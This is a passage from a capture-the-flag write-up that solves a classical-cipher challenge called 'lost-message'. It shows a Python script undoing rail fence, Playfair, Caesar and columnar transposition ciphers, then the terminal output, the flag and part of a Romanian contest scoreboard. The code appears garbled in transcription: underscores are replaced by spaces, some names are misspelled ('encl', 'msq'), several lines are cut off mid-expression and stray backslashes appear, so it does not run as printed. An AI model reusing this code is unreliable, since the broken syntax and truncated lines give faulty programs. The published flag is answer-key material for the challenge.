dec[pos] = text[i]
return ''.join(dec)
```

The major difference is that instead of calling enc4 with  $text='\x00\x01...'$ , I call it with  $text='\x11\x12...'$ . I do this because the enc4 function strips all  $'\x10'='\n'$  characters.

```
def dec4(text, key, debug=False):
    text = list(text)
    dec = [0 for _ in range(len(text))]
    hack = ''.join([chr(11 + i) for i in range(len(text))])
    hack = enc4(hack, key)
    for i, v in enumerate(hack):
        pos = ord(v) - 11
        dec[pos] = text[i]
    return ''.join(dec)
```

Here's my full 'solve.py' script:

```
import sys, random, binascii, hashlib, re, math, os
from string import ascii_uppercase as asc
from itertools import product as d
import itertools, string
```

```
enc message="FNFWCiZJGWWAWZTKYLLKDVNiWCVYViBYHXDiXFBEMiKYEZQMMPK"
upper = {ascii:chr(ascii) for ascii in range(65,91)}
lower = {ascii:chr(ascii) for ascii in range(97,123)}
digit = {ascii:chr(ascii) for ascii in range(48,58)}
#with open("text.txt", "r") as myfile:
    data = myfile.readline()
def premessage(text):
   text = text.replace(" ", "Q")
    return text
def postmessage(text):
        text = text.replace("0", " ")
        return text
def dec4(text, key, debug=False):
        text = list(text)
        dec = [0 for _ in range(len(text))]
        hack = ''.join([chr(11 + i) for i in range(len(text))])
        hack = enc4(hack, key)
        for i, v in enumerate(hack):
                pos = ord(v) - 11
                dec[pos] = text[i]
```

```
return ''.join(dec)
def enc4(text, key, debug=False):
    r = [['\n' for i in range(len(text))]
                  for j in range(key)]
    dir down = False
    row, col = 0, 0
    for i in range(len(text)):
        if (row == 0) or (row == key - 1):
            dir_down = not dir_down
        r[row][col] = text[i]
        col += 1
        if dir down:
            row += 1
        else:
            row -= 1
```

```
result = []
    for i in range(key):
        for j in range(len(text)):
            if r[i][j] != '\n':
                result.append(r[i][j])
    return("" . join(result))
double counter = 0
def dec3(text, key):
    global double counter
    t=lambda x: x.upper().replace('J','I')
    S=[]
   # asc = ascii uppercase
    for in t(key+asc):
        if not in s and in asc:
            s.append()
    m=[s[i:i+5] \text{ for } i \text{ in } range(0,len(s),5)]
    enc=\{row[i] + row[j] : row[(i+1)\%5] + row[(j+1)\%5]  for row i
    enc.update(\{col[i]+col[j]:col[(i+1)\%5]+col[(j+1)\%5]\} for col
    enc.update({m[i1][j1]+m[i2][j2]:m[i1][j2]+m[i2][j1] for i1,j
    rev enc = {}
    for k, v in enc.items():
```

```
rev enc[v] = k
    l=re.findall(r'(.)(?:(?!\1)(.))?',''.join([_ for _ in t(text)])
    dec = ""
    for a, b in l:
        val = rev enc[a + b]
        if val[1] == 'Z':
                double counter += 1
                if double counter == 1:
                         val = val[0] + val[0]
                 else:
                         val = val[0]
        dec += val
    return dec
def enc3(text, key):
    t=lambda x: x.upper().replace('J','I')
    S=[]
    for in t(key+asc):
        if not in s and in asc:
            s.append()
   m=[s[i:i+5] \text{ for } i \text{ in } range(0,len(s),5)]
```

```
enc=\{row[i]+row[j]:row[(i+1)%5]+row[(j+1)%5]\} for row in m fo
    enc.update(\{col[i]+col[j]:col[(i+1)\%5]+col[(j+1)\%5]\} for col
    enc.update({m[i1][j1]+m[i2][j2]:m[i1][j2]+m[i2][j1] for i1,j
   l=re.findall(r'(.)(?:(?!\1)(.))?',''.join([_ for _ in t(text)])
    return ''.join(enc[a+(b if b else 'Z')] for a,b in l)
def dec2(string, key):
        return enc2(string, 26 - (key % 26))
def enc2(string, key):
    for c in string:
        o = ord(c)
        if (o not in upper and o not in lower) or o in digit:
            yield o
        else:
            if o in upper and o + key % 26 in upper:
                yield o + key % 26
            elif o in lower and o + key % 26 in lower:
                yield o + key % 26
            else:
                yield o + key % 26 -26
```

```
def dec1(msg, key):
    hack = [chr(_) for _ in range(len(msg))]
    hack = encl(hack, key)
    dec = ['' for i in range(len(msg))]
   for i, v in enumerate(hack):
        pos = ord(v)
        dec[pos] = msq[i]
    return ''.join(dec).rstrip('z')
def enc1(msq, key):
    cipher = ""
    k indx = 0
    msq len = float(len(msg))
   msq lst = list(msq)
    key lst = sorted(list(key))
    col = len(key)
    row = int(math.ceil(msg_len / col))
    fill null = int((row * col) - msg len)
    msq lst.extend('z' * fill null)
    matrix = [msq lst[i: i + col]
            for i in range(0, len(msg lst), col)]
   for in range(col):
```

```
curr idx = key.index(key lst[k indx])
        cipher += ''.join([row[curr idx]
                        for row in matrixl)
        k indx += 1
    return cipher
# cipher = encl(enc3(enc4(premessage(data), 13), "recomanded"), "
#cipher = "".join(map(chr, enc2(cipher, 35)))
#print(cipher)
print("Test time!")
test string = "salut pe mine nu ma cheama george".replace(" ", "
print(dec4(enc4(test string, 13), 13) == test string)
print(dec3(enc3(test_string, "recomanded"), "recomanded")[:-1] =
test string enc2 = "".join(map(chr, enc2(test string, 35)))
print("".join(map(chr, dec2(test string enc2, 35))) == test stri
print(decl(encl(test string, "zxdfiuypka"), "zxdfiuypka") == tes
flag = enc message
flag = "".join(map(chr, dec2(flag, 35))) # ok
flag = dec1(flag, "zxdfiuypka")
flag = dec3(flag, "recomanded")
```

```
flag = dec4(flag, 13) # ok
flag = postmessage(flag) # ok
print(flag)
```

I do share the same beliefs as the author's father, but, unlike him, I use secure encryption methods.

```
yakuhito@furry-catstation:~/ctf/unbr1/lost-message$ python solve
Test time!
True
True
True
True
KEEP_YOUR_COMUNICATION_ENCRYPTED_ALIENS_ARE_WATCHING
yakuhito@furry-catstation:~/ctf/unbr1/lost-message$ echo -n KEEP
f5a2b03dedff103725131a2ce238bdc31b00accba79091237d566561cdfe6ec5
yakuhito@furry-catstation:~/ctf/unbr1/lost-message$
```

Flag:ctf{f5a2b03dedff103725131a2ce238bdc31b00accba79091237d566561cdfe6ec5}

## **Closing Thoughts**

I honestly have no idea what you're doing here. Really. The writeup ended few lines before. However, since you're already here, I can't end this post without bragging that I've

solved all the challenges publishing a part of the scoreboard and congratulating everyone that participated in the contest.					
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2	T trupples	Romania	CLUJ	College/University in Romania
3	yakuhito	Romania	BUCURESTI	High School Student In Romania
4	Неарріе	Romania	BRASOV	College/University in Romania
5	Ppandorak	Romania	BUCURESTI	College/University in Romania
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9	o 0x435446	Romania	ARGES	College/University in Romania
10	AC Alexa Cosmin	Romania	BOTOSANI	High School Student In Romania

now please excuse me but I have to prepare my scholastic personality for an assessment test

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